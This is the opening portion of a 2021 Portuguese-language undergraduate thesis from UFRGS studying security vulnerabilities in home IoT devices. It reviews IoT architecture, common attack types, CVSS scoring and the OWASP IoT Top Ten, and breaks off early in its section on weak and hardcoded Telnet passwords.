UNIVERSIDADE FEDERAL DO RIO GRANDE DO SUL
ESCOLA DE ENGENHARIA
ENG. DE CONTROLE E AUTOMAÇÃO

EMERSON DE BARROS - 00243718

ESTUDO DE VULNERABILIDADES EM DISPOSITIVOS IOT TCP/IP

Porto Alegre
2021

EMERSON DE BARROS - 00243718

ESTUDO DE VULNERABILIDADES EM DISPOSITIVOS IOT TCP/IP

Trabalho de Conclusão de Curso (TCC-CCA) apresentado à COMGRAD-CCA da Universidade Federal do Rio Grande do Sul como parte dos requisitos para a obtenção do título de *Bacharel em Eng. de Controle e Automação* .

ORIENTADOR:

Prof. Dr. Marcelo Götz

Porto Alegre
2021

EMERSON DE BARROS - 00243718

ESTUDO DE VULNERABILIDADES EM DISPOSITIVOS IOT TCP/IP

Este Trabalho de Conclusão de Curso foi julgado adequado para a obtenção dos créditos da Disciplina de TCC do curso *Eng. de Controle e Automação* e aprovado em sua forma final pelo Orientador e pela Banca Examinadora.

Orientador: _____
Prof. Dr. Marcelo Götz, UFRGS
Doutor pela Universität Paderborn, Alemanha

Banca Examinadora:

Prof. Dr. Marcelo Götz, UFRGS
Doutor pela Universität Paderborn, Alemanha

Prof. Dr. Renato Ventura Bayan Henriques, UFRGS
Doutor pela Universidade Federal de Minas Gerais, Brasil

Prof. Dr. Ivan Müller, UFRGS
Doutor pela Universidade Federal do Rio Grande do Sul, Brasil

_____
Marcelo Götz
Coordenador de Curso
Eng. de Controle e Automação

Porto Alegre, maio de 2021.

DEDICATÓRIA

Dedico aos meus pais, pelo incentivo e exemplo recebido, pelo seu apoio incondicional mesmo em momentos de desacordo e por saber que, independente da distância, sempre estão comigo. Adicionalmente às minhas irmãs, pela vivência e aprendizados.

AGRADECIMENTOS

Agradeço a todos os colegas e amigos que passaram pela minha trajetória durante os anos de faculdade, pelos seus ensinamentos, pelas experiencias compartilhadas, pelo companheirismo durante as madrugadas de estudo e pela parceria durante as madrugadas de comemoração. Em especial, aos meus revisores e ex-colegas de casa Davi Bobsin e Guilherme Raabe Abitante, que me apoiaram também durante este trabalho.

Agradeço à UFRGS por me apresentar à pessoas sensacionais e por me ensinar tanto, mesmo que, às vezes, por meios tortuosos.

Por fim, aos meus amigos de fora do ambiente acadêmico, pela suas palavras e presença durante todos os momentos desta jornada.

RESUMO

A Internet das Coisas é um assunto atual e de destaque, cujo nicho de mercado se vê aquecido. Existe um crescimento acelerado na variedade de produtos dessa categoria e uma progressiva incorporação dessa tecnologia nas empresas. Neste cenário dinâmico, salientam-se inovações e novas funcionalidades, ocasionalmente negligenciando a segurança dos dispositivos. Essa tendência expressa-se tanto em empreendedores quanto clientes. O presente trabalho apresenta diversas vulnerabilidades, de distintos níveis de gravidade, encontradas em dispositivos pertencentes à Internet das Coisas. Explicitam-se estratégias reais de ataque, provando que são totalmente factíveis e que agentes maliciosos não precisam possuir habilidades extraordinárias para conduzirem estes atos, diferente do que muitos usuários creem. O trabalho gradua as vulnerabilidades através de métricas padrão e sugere soluções simples que efetivamente elevam a segurança dos dispositivos. O objetivo final é, através da exposição destes problemas, criar conhecimento a respeito do tema e conscientizar, tanto o leitor que compra, quanto o que desenvolve, estes produtos.

Palavras-chave: Controle e automação, IoT, internet das coisas, segurança.

ABSTRACT

The Internet of Things is a hot topic with a growing market niche. In this scope there is an accelerated growth in product variety and a progressive incorporation of technology in companies. In this dynamic scenario, innovations and new features are emphasized, causing occasional neglect of security in such devices. This trend is followed by both entrepreneurs and customers. The current work presents several vulnerabilities found in devices belonging to the Internet of Things, categorizing different levels of exposure or seriousness. Real attack strategies are brought to light and proven to be completely feasible, showing that malicious agents do not need to have extraordinary skills to conduct these acts, contrary to what many users believe. This work grades the vulnerabilities through standard metrics and suggests simple solutions that effectively increase the security of devices. The main goal of this work is to create knowledge about the subject through the exposure of such issues, raising awareness for both the reader who buys or the one who develops these products.

Keywords: IoT, internet of things, security.

SUMÁRIO

LISTA DE ILUSTRAÇÕES

LISTA DE TABELAS

LISTA DE ABREVIATURAS

API	*Application Programming Interface*
ARP	*Address Resolution Protocol*
CVSS	*Common Vulnerability Scoring System*
DDoS	*Distributed Denial of Service*
HTTP	*Hypertext Transfer Protocol*
IoT	*Internet of Things*
IP	*Internet Protocol*
JSON	*JavaScript Object Notation*
LED	*Light-Emitting Diode*
M2M	*Machine to Machine*
MAC	*Media Access Control*
MITM	*Man in The Middle*
OWASP	*Open Web Application Security Project*
RTMP	*Real Time Messaging Protocol*
SSH	*Secure Shell*
SSID	*Service Set Identifier*

1 INTRODUÇÃO

Atualmente, Internet das coisas (IoT) é uma das expressões da moda e muitos analistas e empresas de consultoria publicam estimativas extremamente otimistas a respeito de seu potencial econômico.

De acordo com Ericsson (2015), ao final de 2021 mais de 15 bilhões de dispositivos IoT estarão conectados à rede mundial, isso representa um crescimento anual superior a 23% no período de 2015 a 2021. Usando como base a estimativa de que existem atualmente 27 bilhões de dispositivos conectados à internet (CISCO, 2016), 55% deste total estaria relacionado com IoT.

Dentro da IoT, o nicho residencial é um dos que mais cresce. No mercado brasileiro é previsto que o segmento apresente receita de US$1,035 milhões em 2021, com estimativa de crescimento médio de 21,08% ao ano no período que se estende até 2025, quando o segmento teria uma penetração em 12,7% dos lares. As receitas geradas, que atingiram US$77.3 bilhões globalmente em 2020, e a especulação são fatos que trazem cada vez mais empresas para o setor (STATISTA, 2020).

Este crescimento acelerado, que muitas vezes negligencia aspectos referentes à segurança, somado ao fato que muitas das tecnologias usadas foram desenvolvidas em um cenário onde não se considerava a conexão de bilhões de dispositivos, trás à cena cada vez mais casos onde são exploradas vulnerabilidades em dispositivos IoT. Essas informações concordam com os resultados de estudos conduzidos globalmente pela Gartner, os quais dizem que até 2022 os gastos em correção de falhas e *recalls* representarão 50% do orçamento destinado à segurança em IoT (PANARELLO et al., 2018).

Em um passado recente, vulnerabilidades em lâmpadas inteligentes foram usadas por pesquisadores para acessar outros equipamentos da rede local e distribuir *malwares* (RONEN; SHAMIR et al., 2017). Em um cenário mais fatídico o acesso à servidores de companhias como *Amazon*, *Paypal*, *Spotify* e *Twitter* ficou indisponível porque a empresa *Dyn*, provedora de endereços DNS, foi inundada com requisições provenientes de dispositivos IoT sequestrados por *hackers*.

Ainda relacionado à segurança, existem diversos desafios envolvendo a privacidade de dados de clientes, já que dispositivos IoT salvam, manipulam e enviam para servidores uma enorme quantidade de dados. Esses desafios são agravados quando levamos em conta que o sistema de armazenamento e processamento é centralizado em algumas poucas grandes companhias (PANARELLO et al., 2018).

Apesar das evidências existentes, consumidores menosprezam o quesito segurança ao adquirirem e instalarem dispositivos IoT, considerando-os inofensivos, tanto que a conclusão de uma pesquisa realizada com 251 participantes foi de que os usuários acham mais importante que seus dispositivos sejam fáceis de usar e tragam conforto do que sejam seguros (GROBELNA; GROBELNY; BAZYDŁO, 2018).

Sendo assim e entendida a importância, as dimensões e o poder dos problemas relacionados a segurança em IoT, este trabalho propõe-se a apresentar algumas falhas de segurança exploradas atualmente e suas possíveis soluções com o principal objetivo de trazer uma maior consciência aos usuários e colegas sobre o tema.

Para tal, segue-se a seguinte estrutura. Logo após a introdução, na seção 2, a IoT é brevemente apresentada juntamente com padrões de conexão e operação. Além disso, os tipos de ataque discutidos durante o trabalho são brevemente explicados. Na seção 3, descreve-se as principais vulnerabilidades que afetam redes IoT e algumas destas são estudas mais a fundo. Para estas, desenvolve-se estratégias e códigos testando-se sua explorabilidades em dispositivos que implementam protocolos TCP/IP e ao fim define-se valores para métricas que avaliam as suas gravidades.

Na seção 4, os resultados obtidos usando-se as estratégias vistas anteriormente são apresentados e pontuações são calculadas para a gravidade baseando-se nas métricas que foram definidas na metodologia. O trabalho encerra apresentando as conclusões na seção 5.

2 REVISÃO DA LITERATURA

2.1 Conceito de Internet das Coisas

A Internet das Coisas, ou simplesmente IoT, vem sendo tema de recorrência no mercado de tecnologia. Segundo Gartner, em tradução livre, "A Internet das Coisas (IoT) é definida como uma rede de objetos físicos que contém tecnologia embutida para se comunicar e sentir ou interagir com o ambiente externo ou com estados internos."(GARTNER, 2021). Nesta seção este conceito será brevemente apresentado, bem como características de alguns dispositivos presentes em redes IoT.

Apesar do ponto central do trabalho ser dispositivos utilizados para a automatização de tarefas cotidianas nas casas e escritórios, nota-se evolução e benefícios destes equipamentos em ambientes industriais, de meios de transporte e logística.

No setor comercial, o conceito de IoT pode ser confundido com comunicação *Machine to Machine* (M2M). O M2M trata somente da comunicação entre duas máquinas, frequentemente um sensor e uma unidade de controle. A IoT apresenta-se como uma evolução deste conceito, seu escopo é mais vasto e engloba a criação de redes com dispositivos inteligentes conectados à internet e não somente uma comunicação entre dois pontos (ALAM; NIELSEN; PRASAD, 2013).


No setor residencial, diversos dispositivos passaram por processos de digitalização nos últimos anos. Tal processo faz com que objetos cotidianos sejam capazes de receber e transmitir dados, criando uma extensão da internet tradicional e possibilitando o controle local ou remoto dos mesmos (SANTOS et al., 2016). O controle é dito local quando o usuário e os dispositivos estão conectados à mesma rede, como no exemplo da Figura 1 onde o usuário dentro da "Rede Local 3"comanda seus equipamentos sem a necessidade de uma conexão à internet. Neste caso os dispositivos suportam conexões da pilha de protocolos TCP/IP, como os dispositivos usados nos testes desenvolvidos ao longo deste trabalho, e estão conectados à mesma rede local do usuário através de um roteador.

Existem casos em que os dispositivos IoT não implementam TCP/IP. Nestes cenários é usado um dispositivo gerenciador, denominado *hub* ou *bridge*, para se conectar ao roteador através de TCP/IP e aos dispositivos através de outros protocolos - *ZigBee* ou *Bluetooth*, por exemplo. Na "Rede Local 1"da Figura 1 é ilustrada esta situação e mostra-se também a existência de outro tipo de arquitetura, onde dispositivos suportam conexão TCP/IP e mesmo assim usam um gerenciador para se conectarem à rede do usuário.

O controle remoto, dentro do contexto IoT, pode ser definido como envio de comandos entre redes físicas distintas. Ainda no caso ilustrado pela Figura 1, o controle remoto ocorre quando o usuário presente na "Rede Local 2"(representando seu local de trabalho ou residência) envia comandos para os dispositivos da "Rede Local 1", onde os dispositivos estão. Estes comandos necessariamente saem da "Rede Local 2"e passam pela internet

para serem encaminhados à "Rede Local 1".

Figura 1: *Arquitetura típica de redes IoT*



Fonte: Do autor

Com o conceito de IoT introduzido, a subseção a seguir apresenta alguns dos equipamentos que compõe estas redes e tem se popularizado em casas inteligentes.

2.1.1 Dispositivos e redes IoT em casas inteligentes

Segundo McKinsey & Company, em tradução livre, "O ecossistema da IoT inclui fontes de dados (sensores) e outros dispositivos incorporados no mundo físico e conectados em redes analíticas através de recursos computacionais"(MCKINSEY & COMPANY, 2015).

O mundo de dispositivos incorporados na IoT, pela definição dada por McKinsey & Company, é realmente vasto e limitado somente pela criatividade dos empreendedores do setor. Tanto é que atualmente temos no mercado produtos como tapetes de yoga inteligentes, que avaliam a execução dos exercícios baseado na pressão exercida, e chuveiros inteligentes com auto-falantes integrados e controlados por voz, através dos quais é possível atender ligações, ouvir músicas ou *podcasts* durante o banho.

Sistemas de comando por voz tornaram-se muito populares em casas inteligentes, estes dispositivos aceitam diversas configurações, cadastro de comandos que configuram diversos ambientes ou dispositivos da casa dentre outras funcionalidades voltadas a interação com o usuário. Apesar de soar complexo, o funcionamento do controle de periféricos via comando de voz pode ser descrito nas seguintes etapas: captura do áudio, conversão para texto, identificação dos comandos e envio dos comandos para dispositivos conectados (NAN et al., 2017).

Câmeras fazem parte do nicho de sistemas de segurança e tem destaque dentro dele pela quantidade de casos de captura de imagens particulares por agentes maliciosos. Além disso, entre os dispositivos de segurança IoT presentes no mercado, câmeras são os mais comuns. Normalmente elas são projetadas para que sua inicialização seja simples, costumam usar o protocolo Telnet para configuração. Após sua configuração, são conectadas à rede e podem transmitir e serem controladas tanto dentro da rede local, quanto remotamente através da internet. A transmissão é feita usando o protocolo *Real Time Messaging Protocol* (RTMP) através da porta 1935 da pilha TCP/IP.

Lâmpadas e fitas LED são alguns dos produtos mais simples do setor residencial e tem se popularizado como uma alternativa decorativa, com o intuito de melhorar a experiencia dos consumidores dentro da própria casa. Elas oferecem controle de intensidade e de cor, podem ser combinadas criando diferentes ambientes para determinadas situações. O controle normalmente é feito através de aplicativos, que podem centralizar o envio de comandos para todos os dispositivos ou podem enviar os comandos para um *hub* que controla todos os dispositivos. Muitos desses dispositivos oferecem a opção de serem controlados remotamente, para isso são enviados comandos à um servidor que os encaminha para os dispositivos ou *hub*.

Dentre todos os dispositivos existentes, os apresentados neste trabalho foram escolhidos levando-se em conta dois fatores principais:

- São dispositivos adaptados para IoT e sua versão sem conexão é comum em residências, com por exemplo sistemas de iluminação, trancas de portas e câmeras de segurança.

- Os dispositivos já foram objeto de estudos envolvendo questões de segurança e vulnerabilidades foram encontradas. Em (MORGNER; MATTEJAT; BENENSON, 2016) são apresentadas uma série de vulnerabilidades em sistemas de iluminação inteligentes já estudas em outros artigos que abrangem desde problemas envolvendo *hardware*, como interfaces de *debug* desprotegidas, a problemas de rede, como mensagens e comandos enviados sem autenticação. E em (ABDALLA; VAROL, 2020) foram encontradas diversas fragilidades em câmeras IP, dentre as quais: credenciais padrão; transferência de informações pessoais sem criptografia; identificador dos dispositivos fraco, que torna-o facilmente encontrável.

2.2 Ataques Populares

Ataques ocorrem a partir da exploração de uma ou mais vulnerabilidades existentes em um sistema. A Agência Europeia para a Segurança das Redes e da Informação define vulnerabilidade como uma fragilidade que um invasor pode usar para comprometer a confiabilidade, disponibilidade ou integridade de um recurso (ENISA, 2019).

A indústria de software lida com problemas relacionados à segurança praticamente desde seu surgimento, há mais de 30 anos. As técnicas de ataque mais básicas são amplamente conhecidas por desenvolvedores e por isso grande parte dos sistemas já previne esse tipo de ataque. Por se tratar de um mercado recente, a indústria de dispositivos IoT ainda não possui vasto mapeamento das vulnerabilidades e como efeito muitos dos ataques mais básicos podem ser reproduzidos em redes formadas por estes dispositivos (CHECKMARX, 2018).

Em seguida três destes, que são citados durante o trabalho, serão apresentados.

2.2.1 Aumento de Privilégios

Este tipo de ataque explora vulnerabilidades em sistemas operacionais ou *softwares* para elevar os acessos de um usuário, obtendo privilégios que não foram dados à ele. O resultado disso é que pode-se realizar operações que não são autorizadas normalmente e um agente malicioso pode usar isso para ver informações privadas, deletar ou modificar arquivos ou instalar algum tipo de vírus.

Existem dois tipos de aumento de privilégios:

- Aumento de privilégio vertical - Acontece quando um usuário comum consegue autorização para executar tarefas reservadas para usuários com autorizações maiores, um exemplo seria um usuário empresarial instalar softwares quando esta funcionalidade só está autorizada para usuários da equipe de TI.
- Aumento de privilégio horizontal - Acontece quando acessa-se funções ou dados reservados à outros usuários comuns, um exemplo seria o usuário A fazer uma transferência bancária na conta do usuário B.

2.2.2 *Distributed Denial of Service*

Denial of Service (DoS) é um tipo de ataque em que busca-se tornar algum serviço indisponível à outros usuários consumindo todo seu poder de processamento. Normalmente este tipo de ataque inunda o alvo com requisições desnecessárias, sobrecarregando o sistema e impedindo que requisições legítimas sejam atendidas. Ao perceber que isso está ocorrendo, normalmente servidores bloqueiam o tráfego que tem como origem quem promove o ataque.

Nesse contexto, surgem os ataques *Distributed Denial of Service* (DDoS) que tem o mesmo objetivo e usam os mesmos meios para isso, só que neste caso não é somente um dispositivo que é usado para inundar o alvo com requisições, são vários. Assim torna-se impossível para o alvo bloquear o ataque somente bloqueando o tráfego de uma única fonte. Normalmente este tipo de ataque é motivado por vingança ou ativismo, porque normalmente não é possível monetiza-lo.

2.2.3 *Man in The Middle*

Nos ataques *Man in The Middle* (MITM) um agente malicioso se posiciona entre os alvos enquanto estes estão se comunicando podendo capturar todo o tráfego. Existem diversas técnicas diferentes para realizar este tipo de ataque, mas todas podem ser prevenidas se existir algum tipo de autenticação na troca de mensagens que identifiquem o seu remetente de forma única. Outro modo de defesa contra este tipo de ataque é criptografar as informações das mensagens trocadas usando algum protocolo que implemente tal funcionalidade.

3 METODOLOGIA

Este capítulo é composto por cinco seções, as duas primeiras definem conceitos importantes para categorização dos ataques que são apresentados nas seções posteriores. Na seção 3.1, é definido um modelo para catalogar a gravidade de cada ataque. Na seção 3.2, é apresentado o conceito de superfície de ataque, as vulnerabilidades que a compõe no âmbito do IoT e é feita uma seleção de algumas destas para serem abordadas em mais detalhes.

As seções subsequentes abordam as vulnerabilidades selecionadas na seção 3.2. São expostos resultados já obtidos em outra pesquisas e mostra-se, através de testes práticos, que os ataques são factíveis. Ao fim de cada uma das seções 3.3, 3.4 e 3.5, a gravidade da vulnerabilidade explorada é avaliada.

3.1 Métricas de Vulnerabilidades

Durante o trabalho é interessante que tenha-se uma métrica para comparar a gravidade dos diferentes problemas que estão sendo expostos. Para tal, usa-se o *Common Vulnerability Scoring System* (CVSS) do órgão governamental americano intitulado *National Institute of Standards and Technology*. Nos estudos de Figueroa-Lorenzo et al. (2020), Radanliev et al. (2019) e Rizvi et al. (2020), que também discutem temas relacionados à segurança em IoT, esta mesma métrica é adotada.

Atualmente o CVSS encontra-se na versão 3.1 e é composto de três métricas principais: base, temporal e ambiental. A métrica base é obrigatória para a composição da pontuação final e representa as características intrínsecas que não se alteram no tempo ou entre usuários. O seu resultado é uma pontuação entre 0 e 10 que pode ser modificado pela implementação das métricas temporal e ambiental, as quais são opcionais e buscam suplementar a análise com atributos que contextualizam o ataque e que podem mudar temporalmente.

Por simplicidade, neste trabalho usa-se apenas a métrica base do CVSS. A composição da métrica base é feita através de outras seis métricas e cada valor atribuído a elas possui uma representação numérica que é usada na composição da pontuação final. Os conceitos de cada métrica são explicados a seguir e seus valores numéricos são vistos na Tabela 1.

- Vetor de Ataque - Indica o quão remoto o ataque pode ser na perspectiva de sistema vulnerável e pode assumir quatro valores: Físico; Local; Rede Adjacente e Rede. O valor “Rede” indica que o ataque pode ser promovido de qualquer endereço de Protocolo de Internet (IP), sem necessidade de acesso físico ou à uma rede adjacente. Seguindo a mesma perspectiva, o valor “Local” indica que é necessária uma conexão direta ao dispositivo através de *Secure Shell* (SSH), por exemplo. O valor “Rede

Adjacente" indica a necessidade de acesso à mesma rede (pode ser *Wi-Fi*, *Bluetooth*, LAN) que o dispositivo em ataque e por fim o valor "Físico" indica que é necessário acesso físico ao componente para explorar a vulnerabilidade.

- Complexidade de Ataque - Trata da existência de condições fora do controle de quem promove o ataque que devem ser atendidas para o sucesso do mesmo. Um exemplo seria a necessidade de que o dispositivo apresente uma configuração especifica ou a necessidade de coletar dados de configuração ou sequencias de números antes de realizar o ataque. É importante dizer que esta métrica exclui qualquer condição que exija interação do usuário, as quais são consideradas em outra métrica. Os possíveis valores da métrica são "Alto" ou "Baixo". Tipicamente, sempre que o ataque exige que uma ou mais condições sejam atendidas recebe o valor"Alto", caso contrário o valor "Baixo".

- Privilégios Necessários - Define o nível de privilégio sobre o sistema que o agente malicioso deve ter para a execução do ataque com sucesso. São considerados três possíveis valores: "Nenhum", quando nenhuma autenticação é necessária; "Baixo", quando é necessária uma autenticação de usuário com baixos privilégios e que não deveria gerar acesso à partes criticas do sistema; "Alto", quando é necessário altos privilégios como os de administrador, por exemplo.

- Interação do Usuário - Indica a necessidade ou não do usuário alvo realizar alguma tarefa para o sucesso do ataque, como por exemplo a abertura de um arquivo anexo com código malicioso. Os possíveis valores são "Nenhum" ou "Requerido", sendo que seus nomes são auto-explicativos.

- Escopo - Esta métrica caracteriza se uma vulnerabilidade em um componente impacta outros componentes que estão fora de seu escopo. Se isso ocorrer, ou seja, o componente vulnerável for diferente do componente afetado pelo ataque diz-se que o escopo mudou e o valor da métrica é "Alterado", caso contrário o valor é "Inalterado".

- Confidencialidade - Diz respeito ao nível de acesso aos dados gerado pelo ataque. Se nenhum dado ou informação interna ao sistema é exposta, o valor da métrica é "Nenhum". Se existir alguma exposição, mas com possibilidade de leitura parcial das informações do sistema o valor atribuído é "Baixo" e se houver possibilidade de acesso total o valor atribuído é "Alto".

- Integridade - Diz respeito à possibilidade de alterar dados ou informações internas ao sistema. Segue a mesma lógica do item anterior, se não há possibilidade de alterar os dados o valor atribuído é "Nenhum", se parte dos dados podem ser alterados o valor atribuído é "Baixo" e se qualquer dado pode ser alterado o valor atribuído é "Alto".

- Disponibilidade - Diz respeito à disponibilidade do serviço ou funcionalidades do sistema atacado. Ataques podem consumir toda a banda disponível ou todo o poder de processamento, por exemplo, impedindo o uso normal dos sistemas. Se não houver impacto do ataque na disponibilidade o valor atribuído é "Nenhum", se houver interrupções temporárias ou apenas aplicações específicas são afetadas o valor atribuído é "Baixo" e no caso de um comprometimento total do sistema o valor atribuído é "Alto".

Tabela 1: *Valores numéricos relacionados à cada métrica CVSS.*

Métrica	Valor	Valor Numérico
Vetor de Ataque	Rede	0.85
	Rede Adjacente	0.62
	Local	0.55
	Físico	0.2
Complexidade de Ataque	Baixo	0.77
	Alto	0.44
Privilégios Necessários - Escopo : Inalterado	Nenhum	0.85
	Baixo	0.62
	Alto	0.27
Privilégios Necessários - Escopo : Alterado	Nenhum	0.85
	Baixo	0.68
	Alto	0.5
Interação do Usuário	Nenhum	0.85
	Requerido	0.62
Confidencialidade/Integridade/Disponibilidade	Alto	0.56
	Baixo	0.22
	Nenhum	0

Fonte: Do Autor

As métricas de Confidencialidade, Integridade e Disponibilidade são nomeadas como métricas de Impacto, o restante das métricas base são nomeadas como métricas de Explorabilidade. Para o cálculo da pontuação final, primeiramente são calculados valores para Impacto e Explorabilidade usando-se as definições do CVSS mostradas nas Equações 1, 2 e 3.

$$Impacto = \begin{cases} 6.42 \times CID & Escopo : Inalterado \\ 7.52 \times (CID - 0.029) - 3.25 \times (CID - 0.02)^{15} & Escopo : Alterado \end{cases} \tag{1}$$

Onde:

$$CID = 1 - [(1 - Confidencialidade) \times (1 - Integridade) \times (1 - Disponibilidade)] \tag{2}$$

$$Explorabilidade = 8.22 \times \text{Vetor de Ataque} \times \text{Complexidade de Ataque} \times \text{Privilégios Necessários} \times \text{Interação do Usuário} \tag{3}$$

Com os valores numéricos de Impacto e Explorabilidade calculados, define-se a função *Arred* como uma operação matemática que retorna o menor número com uma casa decimal após a virgula que seja igual ou maior que a entrada. Por exemplo, $Arred(1.03)$ retorna 1.1 e $Arred(1.5)$ retorna 1.5. Define-se também a função *Min*, que retorna o menor entre dois números. Com estas informações calcula-se a pontuação final conforme a Equação 4.

$$P = \begin{cases} 0 & Impacto \leq 0 \\ Arred(Min((Impacto + Explorabilidade), 10)) & Escopo : Inalterado \\ Arred(Min(1.08 \times (Impacto + Explorabilidade), 10)) & Escopo : Alterado \end{cases} \tag{4}$$

Por fim, é importante salientar que o CVSS mede a gravidade de uma vulnerabilidade e não deve ser usado sozinho como métrica de risco, já que este depende de fatores fora do escopo do CVSS como exposição e ameaças geradas.

3.2 Superfície de Ataque

A superfície de ataque de um dispositivo é definida como o grupo das vulnerabilidades presentes nele e possíveis de serem exploradas, portanto o objetivo durante a criação de um sistema considerado seguro é diminui-la e para isso é necessário que ela seja conhecida. Por isso, baseando-se no trabalho apresentado pelo *Open Web Application Security Project* (OWASP), define-se quais são consideradas as principais vulnerabilidades contidas nas superfícies de ataque de produtos IoT.

O OWASP é um projeto aberto que cria e disponibiliza de forma gratuita documentos, metodologias e ferramentas relacionadas à segurança na *web*. Tradicionalmente em um período de 3 ou 4 anos a comunidade divulga atualizações da lista de vulnerabilidades consideradas como mais relevantes em campos específicos, a intenção desta lista é ser referência para empresas de tecnologia e desenvolvedores durante a criação de seus produtos. Em 2018, foi apresentado o estudo denominado *Top Ten - Internet of Things*, relacionado exclusivamente aos problemas de segurança envolvendo essas novas redes (OWASP, 2018). A seguir são apresentadas as dez vulnerabilidade listadas pelo OWASP, bem como uma breve explicação para cada tópico.

- Senhas fracas e *hardcoded* - Aplicações que aceitam senhas sem checar requisitos mínimos ou mesmo que mantém senhas padrões para todos os dispositivos e não forçam que usuários cadastrem uma nova senha, espantosamente são ainda muito comuns. Além disso existem diversos casos onde dispositivos usam chaves ou credenciais imutáveis e por vezes compartilhadas por aparelhos do mesmo modelo.

- Serviços de rede inseguros - Serviços presentes nos dispositivos que muitas vezes são desnecessários e podem quebrar a integridade do dispositivo ou permitir acessos remotos.

- Interfaces inseguras - *Application Programming Interface* (API), interfaces *web* e *mobile* com falhas na autenticação, criptografia fraca ou sem filtros nas entradas e saídas esperadas.

- Falta de mecanismos seguros de atualização - Dispositivos sem possibilidade de atualização, sem validação de *firmware* de atualização, envio de atualizações sem nenhum mecanismo de criptografia.

- Uso de componentes inseguros ou desatualizados - Uso de peças ou *software* com problemas já conhecidos que permite que os dispositivos sejam comprometidos.

- Proteção de privacidade insuficiente - Dados de usuários sendo armazenados sem necessidade ou mesmo sem permissão.
- Transmissão e armazenamento de dados inseguros - Falta de controle de acesso e criptografia na transmissão e armazenamento de dados pessoais.
- Falta de gerenciamento dos dispositivos - Falta de monitoramento, manutenção e atualização de sistemas e dispositivos já implantados.
- Configurações padrão inseguras - Falta de cuidado nas configurações padrão dos dispositivos, impossibilitando que usuários os tornem mais seguros.
- Falta de proteção de acesso física - Não desativação de interfaces de *debug* ou desenvolvimento, permitindo o ganho de informações através de um estudo mais detalhado do sistema ou mesmo uma engenharia reversa.

Pela vasta abrangência da lista acima, cobrir todos os tópicos torna a análise demasiadamente longa. Pela concisão do trabalho, são analisados três itens nas superfícies de ataque dos dispositivos IoT: Senhas fracas e *hardcoded*, interfaces inseguras e transmissão e armazenamento de dados inseguros.

A escolha dos itens leva em consideração a disponibilidade de literatura, possibilidade de reprodução de trabalhos já apresentados sem grandes investimentos em *hardware* e interesse acadêmico do autor no tópico.

3.3 Senhas fracas e *hardcoded*

Por mais óbvia que esta vulnerabilidade seja, ela é largamente explorada e aparece como sendo a primeira da lista divulgada pela OWASP.

Para ter-se uma ideia dos números de casos envolvendo senhas fracas e padrão, no início de 2020 foi divulgada por *hackers* uma lista com mais de 500 mil endereços IP de servidores, roteadores e dispositivos IoT obtidos através da exploração desta vulnerabilidade. Portanto, nesta lista além dos endereços IP estavam incluídos senha e usuário para realizar-se conexão remota. Em outro caso, relatórios dizem que o *bot* Mirai, que usa listas de senhas e usuários padrão para infectar novos dispositivos, pode ter infectado até 600 mil dispositivos e chegou a gerar tráfego de 1Tbit/s em servidores da empresa francesa OVH durante um ataque DDoS.

3.3.1 Explorabilidade

Em dispositivos IoT estes ataques ocorrem principalmente através de um protocolo TCP/IP chamado Telnet. Ele proporciona a facilidade de comunicação remota através de um terminal virtual, então em caso de realizar-se uma conexão bem sucedida à uma porta deste tipo, é possível executar comandos diretamente no dispositivo afetado. Para executar tal ação é necessário que o dispositivo possua porta Telnet (porta número 23) aberta e que o invasor seja capaz de informar corretamente o usuário e senha.


O ataque inicia com os agentes maliciosos escaneando a internet em busca de portas Telnet abertas. Este tipo de operação é simples de ser realizada e pode ser facilmente automatizada.

